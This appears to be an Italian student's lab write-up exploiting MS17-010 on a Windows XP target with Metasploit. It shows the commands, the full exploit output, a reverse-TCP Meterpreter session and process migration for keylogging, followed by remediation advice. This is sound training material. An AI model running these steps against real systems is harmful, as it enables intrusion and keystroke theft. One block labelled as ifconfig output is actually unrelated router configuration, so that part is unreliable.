

## Esercitazione 1 - 2 Modulo 5 - Alessio Russo

Sulla base della teoria, viene richiesto alla studente di ottenere una sessione di Meterpreter sul target Windows XP sfruttando con Metasploit la vulnerabilità MS08-067 o MS17-010. Una volta ottenuta la sessione, lo studente dovrà: Recuperare uno screenshot tramite la sessione Meterpreter Individuare la presenza o meno di Webcam sulla macchina Windows XP Accedere a webcam/fare dump della tastiera/provare altro

- Cerco la vulnerabilità dopo aver avviato Metasploit con il comando search + nomeVulnerabilità, la imposto con il comando use + percorsoVulnerabilità e configuro le opzioni richieste per effettuare l'exploit, in questo caso configuro solo RHOSTS con ip macchina da attaccare che sarà 192.168.50.200  
Inoltre, non carico alcun payload in quanto in fase di upload del modulo notiamo che viene caricato in automatico il payload "windows/meterpreter/reverse\_tcp"

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > search MS17-010
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Per avviare l'exploit una volta eseguiti tutti i passaggi, basterà digitare il comando exploit. Come da immagini in basso l'exploit è andato a buon fine quindi vedremo che la reverse shell è attiva

```
[*] Started reverse TCP handler on 192.168.50.100:4444
[*] 192.168.50.200:445 - Target OS: Windows 5.1
[*] 192.168.50.200:445 - Filling barrel with fish... done
[*] 192.168.50.200:445 - <----- | Entering Danger Zone | ----->
[*] 192.168.50.200:445 -      [*] Preparing dynamite...
[*] 192.168.50.200:445 -      [*] Trying stick 1 (x86)...Boom!
[*] 192.168.50.200:445 -      [+] Successfully Leaked Transaction!
[*] 192.168.50.200:445 -      [+] Successfully caught Fish-in-a-barrel
[*] 192.168.50.200:445 - <----- | Leaving Danger Zone | ----->
[*] 192.168.50.200:445 - Reading from CONNECTION struct at: 0x86168560
[*] 192.168.50.200:445 - Built a write-what-where primitive...
[+] 192.168.50.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.50.200:445 - Selecting native target
[*] 192.168.50.200:445 - Uploading payload... DKyrtONG.exe
[*] 192.168.50.200:445 - Created \DKyrtONG.exe...
[+] 192.168.50.200:445 - Service started successfully...
[*] 192.168.50.200:445 - Deleting \DKyrtONG.exe...
[*] Sending stage (176198 bytes) to 192.168.50.200
[*] Meterpreter session 1 opened (192.168.50.100:4444 -> 192.168.50.200:1034) at 2024-03-05 20:08:47 +0100
```

Infatti digitando ad esempio il comando ifconfig possiamo notare la configurazione Ip della macchina windows XP

```

router#configure terminal
router(config)#interface 1
router(config-if)#ip address 127.0.0.1 255.255.255.0
router(config-if)#no shutdown
router(config-if)#exit
router(config)#interface 2
router(config-if)#ip address 192.168.50.200 255.255.255.0
router(config-if)#no shutdown
router(config-if)#exit

```

Inoltre possiamo procedere allo sinffing della Keyword, innanzitutto andiamo a v edere la lista dei processi in esecuzione digitando il comando PS,  
Migrando il processo explorer.exe che dovrebbe essere il processo associato


```
meterpreter > ps
```

Process List

=====

PID	PPID	Name	Arch	Session	User	Path
---	----	----	----	-----	----	----
0	0	[System Process]				
4	0	System	x86	0	NT AUTHORITY\SYSTEM	
356	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
576	356	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??C:\WINDOWS\system32\csrss.exe
600	356	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??C:\WINDOWS\system32\winlogon.exe
652	600	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
664	600	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
848	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
928	652	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\svchost.exe
1044	652	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1092	652	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\svchost.exe
1132	652	svchost.exe	x86	0	NT AUTHORITY\SERVIZIO LOCALE	C:\WINDOWS\system32\svchost.exe
1200	1044	wscntfy.exe	x86	0	WINDOWXP32\Administrator	C:\WINDOWS\system32\wscntfy.exe
1300	652	alg.exe	x86	0	NT AUTHORITY\SERVIZIO LOCALE	C:\WINDOWS\System32\alg.exe
1340	848	wmiiprvse.exe	x86	0	NT AUTHORITY\SERVIZIO DI RETE	C:\WINDOWS\system32\wbem\wmiiprvse.exe
1460	1412	explorer.exe	x86	0	WINDOWXP32\Administrator	C:\WINDOWS\Explorer.EXE

```
meterpreter > getpid
Current pid: 1460
meterpreter > 
```

[illegible]

## Parte 2

Ecco alcune ipotesi di remediation basate sull'attacco riscontrato nell'esercizio pratico di ieri:

1. L'attacco colpisce Windows XP: Poiché Windows XP non riceve più aggiornamenti di sicurezza da Microsoft dal 2014, risolvere questa vulnerabilità potrebbe richiedere un grande sforzo. Tuttavia, una soluzione potrebbe essere migrare i sistemi Windows XP a versioni più recenti supportate, come Windows 7, Windows 8.1 o Windows 10, e assicurarsi che questi sistemi siano regolarmente aggiornati e supportati con patch di sicurezza.
2. L'attacco colpisce una particolare vulnerabilità: Se l'attacco è riuscito sfruttando una vulnerabilità specifica, la remediation potrebbe consistere nell'applicare una patch fornita dal fornitore del software per correggere la vulnerabilità. Inoltre, potrebbe essere necessario implementare misure di sicurezza aggiuntive, come firewall, sistemi di rilevamento delle intrusioni (IDS), o limitare l'accesso ai sistemi vulnerabili.
3. Accesso a webcam e/o tastiera una volta dentro: Per mitigare questa problematica, si potrebbe adottare una serie di misure, tra cui l'implementazione di software di sicurezza avanzati che monitorano e limitano l'accesso a dispositivi come webcam e tastiera. Inoltre, sarebbe importante praticare l'igiene digitale, come evitare di cliccare su link sospetti o installare software non verificati che potrebbero compromettere il sistema.
4. Analisi forense per identificare l'estensione dell'attacco: Condurre un'analisi forense dettagliata per comprendere l'estensione dell'attacco, identificare le modalità con cui è avvenuto l'accesso non autorizzato e individuare eventuali altre vulnerabilità o backdoor che potrebbero essere state utilizzate dall'attaccante. Questo consentirebbe di pianificare e implementare misure di remediation mirate.
5. Formazione e sensibilizzazione degli utenti: Poiché molte violazioni di sicurezza possono essere il risultato di azioni umane non sicure, investire nella formazione e nella sensibilizzazione degli utenti sulle migliori pratiche di sicurezza informatica potrebbe ridurre il rischio di future violazioni. Ciò potrebbe includere sessioni di formazione sull'identificazione di phishing, l'uso di password sicure e l'evitare di condividere informazioni sensibili.